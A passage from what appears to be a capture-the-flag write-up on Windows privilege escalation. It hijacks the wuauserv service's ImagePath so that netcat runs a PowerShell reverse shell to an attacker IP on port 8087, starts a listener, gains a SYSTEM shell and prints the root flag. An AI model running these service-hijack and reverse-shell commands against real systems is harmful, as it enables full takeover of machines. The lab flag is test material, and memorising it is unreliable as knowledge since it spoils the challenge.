\windows\system32\spool\drivers\color\nc.exe 10.10.14.19 8087 -e powershell" /f

cmd /c reg query "HKLM\System\CurrentControlSet\Services\wuauserv" /v "ImagePath"

# Open a listener on your attack machine
nc -lvnp 8087

# Execute the rev shell from the services registrys image path
cmd /c sc start wuauserv
```

We now have a shell as SYSTEM

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>type C:\Users\administrator\Desktop\root.txt
type C:\Users\administrator\Desktop\root.txt
8f8613f5b4da391f36ef11def4cec1b1
```

ROOT FLAG: 8f8613f5b4da391f36ef11def4cec1b1